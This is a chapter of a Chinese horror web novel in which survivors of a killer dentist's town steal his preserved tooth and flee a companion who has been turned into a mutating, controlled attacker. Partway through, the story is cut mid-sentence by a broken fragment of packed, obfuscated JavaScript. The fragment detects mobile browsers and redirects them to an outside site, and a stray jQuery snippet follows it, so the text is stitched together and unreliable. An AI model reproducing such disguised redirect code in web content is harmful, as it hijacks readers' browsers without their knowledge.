146. 08德州杀人狂的智齿

作品:《小红花诡屋[无限]

    这位杀人狂医生停顿,手指停在罐子标签上。


    “但时间不够了。我能感觉到。疼痛在……扩散。从牙齿,到牙龈,到颌骨,到整个头。像有虫子在啃我的脑髓,我必须快点再快点。”


    他的另一只手抬起来,按在自己的左脸颊上。用力按压,指节发白。


    “他们不明白。他们以为疼痛是惩罚。是折磨,我是个善良的人,我怎么可能这么做呢。”


    他转身,背靠柜子,慢慢滑坐在地上。白大褂的下摆摊开,像一朵凋谢的花。“疼痛是清洁。是燃烧。是把脏东西烧掉的过程。”


    他抬起头,看着天花板。荧光灯的光落在他脸上,让他的皮肤看起来像蜡像。


    “父亲明白。但他太急了。他想一次烧掉所有脏东西,结果烧坏了容器。”


    索耶闭上眼睛。


    “我得慢慢来。一天一个。用七天,完成净化。然后……”他睁开眼睛,眼神突然变得锐利。


    “然后我就能休息了。疼痛会停止。一切都会……安静下来。”


    他站起来,动作有些摇晃。走到牙医椅旁,看着那个麻袋。“今晚是第二个。该选谁呢?”


    他蹲下,从麻袋里拿出那把园艺铲。铲子的刃口沾着泥土和暗红色的东西。他用拇指抹过刃口,然后舔了舔拇指。


    “那个女孩。”他低声说,“黄……羽翎。她的牙齿很干净。太干净了。干净的牙齿最容易藏病灶。它们不疼,所以你以为它们健康。但病灶在深处,在你看不见的地方。”


    他站起来,把铲子放在器械台上。


    “明天晚上。黄羽翎。”


    说完这句话,索耶突然捂住脸。他的肩膀开始颤抖。


    一开始黄羽翎以为他在笑,但很快她听到了声音——


    他在哭。


    不是嚎啕大哭,是压抑的、从喉咙深处挤出来的呜咽。像受伤的动物。


    “对不起。”他对着空气说,声音破碎,“对不起,父亲。我还是……太软弱了。我还是会疼。我还是想……停下来。”


    哭泣持续了大约一分钟。然后他深吸一口气,用袖子狠狠擦脸。再抬起头时,表情又恢复了那种空洞的平静。


    他关掉灯,走出诊疗室。


    前门打开,又关上。钥匙转动,锁死。脚步声远去,消失在街道的寂静中。


    柜子后面,三个人又等了两分钟,确认没有任何声音后,周笔灰才点燃蜡烛。


    烛光下,三个人的脸都苍白如纸。


    “他明天晚上选我。”黄羽翎说。她的声音很平静,平静得让她自己都感到意外。


    “我们不会让他得逞。”周笔灰说。他走到柜子前,踮起脚,取下那个装着黑色牙齿的玻璃罐。


    罐子比想象中沉,溶液在玻璃后面微微晃动,那颗黑色的牙齿像有生命一样缓缓旋转。


    “这是关键,如果让我来设计一个设计一个鬼屋的破局,我觉得这个就是关键。”周笔灰把罐子小心地装进随身带来的布袋里,“他的‘起源’。他的第一颗病灶牙。如果我们能毁了它——”


    “应该不会这么简单吧……我想也许可以利用它。”叶温缇说。她走到窗边,确认外面安全,“如果这颗牙代表他的疼痛源头,也许我们可以……让它更疼。”


    “怎么让一颗泡在福尔马林里的牙更疼?”黄羽翎问。


    周笔灰看着罐子里的牙齿:“不是牙齿本身。是他对这颗牙的……执念。这是他的圣物。他的图腾。这个医生是有文化的,肯定注重什么象征意义,所以我想如果我们拿走它,破坏它,展示给他看——”


    他停住了。


    诊疗室的门无声地开了。


    不是被推开的。是慢慢滑开的,像有一只看不见的手在拉。门外站着一个人。


    不,不是站。是倚在门框上。


    朱志明。


    他的脸色白得像纸,嘴唇发紫。左脸颊包扎的纱布已经被血浸透,暗红色的血渍正在慢慢扩大。他的眼睛半睁着,瞳孔涣散,但死死盯着周笔灰手里的布袋。


    “牙……”朱志明说。他的声音嘶哑,像砂纸摩擦,“给我……”


    “老朱?”周笔灰上前一步,“你怎么——”


    “给我!”朱志明突然尖叫。那声音不像人类,像野兽垂死的嚎叫。他扑过来,动作快得不合理,完全不像一个刚被拔了牙、失血过多的人。


    周笔灰侧身躲开。


    朱志明扑空,摔在地上,但立刻爬起来,再次扑向布袋。这次叶温缇拦住了他。她抓住朱志明的手臂,想把他按倒,但朱志明的力气大得惊人。


    他反手一挥,叶温缇被甩出去,撞在器械台上,工具哗啦散落一地。


    “他不对劲!他好像变异了?还是被上身了?”黄羽翎喊道。


    周笔灰看到了。


    朱志明的眼睛瞳孔完全扩散了,眼白部分布满了细密的血丝。但他的眼神……不是疯狂,是某种更可怕的东西。


    是空洞,是彻底的、绝对的服从。


    “牙……”朱志明转向周笔灰,嘴角咧开,露出一个扭曲的笑,“医生要……牙……给我……”


    他再次扑来。


    周笔灰这次没有躲。他迎上去,用肩膀撞开朱志明,同时把布袋扔给黄羽翎:“走!从后窗走!”


    黄羽翎接住布袋。罐子在袋子里晃动,她能感觉到那颗牙齿在撞击玻璃,一下,又一下地跳。


    朱志明被撞倒,但立刻又爬起来。


    他的动作已经完全没有人类的协调性,像提线木偶,关节以奇怪的角度弯曲。他不再说话,只是喉咙里发出咯咯的声音,眼睛死死盯着黄羽翎手里的布袋。


    “他被控制了。”叶温缇从地上爬起来,手里抓着一把拔牙钳,“索耶在他身上留了东西。”


    周笔灰想起规则里的话:“如果七天内集齐七颗不同的智齿……”


    “不是集齐。”他低声说,“是回收。他拔掉我们的牙,那些牙就成了他的……工具。他可以控制被拔牙的人,对,我怎么先没有想到。”


    朱志明又动了,这次他直接冲向黄羽翎。


    黄羽翎转身就跑,冲向候诊室。


    朱志明在后面追,脚步声沉重而凌乱。


    周笔灰和叶温缇追上去。


    在候诊室,黄羽翎已经爬上了窗台,但朱志明抓住了她的脚踝。


    “放开!”黄羽翎踢他,但朱志明的手像铁钳。他的指甲抠进她的皮肉,血渗出来。


    叶温缇冲过来,用拔牙钳砸在朱志明的手臂上。


    骨头断裂的声音清晰可闻,但朱志明没有松手。他甚至没有表现出疼痛。他只是抬起头,用那双空洞的眼睛看着叶温缇,然后张开嘴巴、


    他的牙齿在变化。


    不是被拔掉的那颗智齿的位置,是其他的牙齿。前排的门牙开始变长,变尖,边缘出现锯齿状的裂痕。


    牙龈萎缩,露出更多的牙根,那些牙根是黑色的,像烧焦的木头。


    “他真的在……变异。”


    35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407601|177457||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''>周笔灰的声音里第一次出现了真正的恐惧。


    朱志明松开了黄羽翎的脚踝,他站起来,身体开始膨胀。不是变大,是某种内在的肿胀。皮肤下的血管凸起,变成深紫色。


    他的关节发出噼啪的爆裂声,每一次爆裂,身体就扭曲一分。


    他转向周笔灰,张开嘴。


    喉咙深处,有什么东西在蠕动。


    周笔灰看到了。在朱志明的喉咙里,在扁桃体的位置,有一颗牙齿。一颗新生的、尖锐的、带着血丝的牙齿。它在生长,从肉里钻出来,像一颗倒置的钉子。“走!”周笔灰对黄羽翎吼道,“现在!”


    黄羽翎跳出窗户。


    叶温缇紧随其后。


    周笔灰最后看了一眼朱志明——不,那已经不是朱志明了。那是一个被牙齿填满的、正在崩解的容器。然后他也跳出窗户,落地,翻滚,爬起来。


    “跑!”他喊道。


    三个人在枯死的灌木丛中狂奔。


    身后,诊所里传来玻璃破碎的声音,家具被砸烂的声音,还有……笑声。


    汉克·索耶的笑声。


    不是从诊所里传来的,是从四面八方传来的。从小镇的每一个角落,每一栋房子,每一扇窗户后面。


    那笑声低沉、沙哑,充满了满足。


    “第一个。”索耶的声音在夜空中回荡,像广播,“第一个完成了。”


    他们跑回旅馆所在的街道。远远地,他们看到旅馆二楼的窗户亮着烛光。


    但窗户是破的。


    玻璃碎片散落在楼下的人行道上。窗框歪斜,像被什么东西从里面撞开了。


    周笔灰的心沉了下去。


    他们冲进旅馆,冲上楼梯。房间的门大开着。


    里面一片狼藉。


    床被掀翻,桌子碎裂,墙纸被撕下大块。地板上到处都是血——喷溅状的、拖拽状的、还有一滩滩的积血。


    龙琴书倒在墙角,她的脖子以一个不自然的角度扭曲着,眼睛睁着,看着天花板,瞳孔已经扩散。郑琳达和顾辉不见了。


    窗户大开着,夜风吹进来,吹动龙琴书额前的碎发。


    周笔灰跪下来,伸手合上她的眼睛,他的手在颤抖。


    叶温缇走到窗边,往下看,街道空无一人。但地上有一道拖痕,从旅馆门口一直延伸到黑暗深处。


    “他们被带走了。”她说。


    黄羽翎靠着门框,慢慢滑坐在地上。她抱着那个装着黑色牙齿的布袋,抱得很紧。


    她的智齿在疼。


    从未有过的疼。


    疼痛中,她看到重影:她看到龙琴书最后的时刻——不是被朱志明攻击,是被郑琳达和顾辉。他们的眼睛和朱志明一样空洞,他们的牙齿也在变化。他们一左一右抓住龙琴书,把她拖向窗户。龙琴书在挣扎,在喊,但她的声音被某种东西吞没了。然后她的脖子被扭断,像折断一根树枝。


    重影消失。


    黄羽翎睁开眼睛,眼泪无声地流下来。


    “我们好像吧规则理解错了。”周笔灰站起来,他的声音冰冷,“不是‘如果拒绝就诊,全镇居民会成为猎杀者’。”


    他走到窗边,看着外面死寂的小镇。


    “是‘就诊之后,被拔牙的人会成为猎杀者’。”


    远处,教堂的钟敲响了。


    凌晨四点。


    离天亮还有两个小时。


    离第二个夜晚,还有十六个小时。


    而他们只剩下三个人了。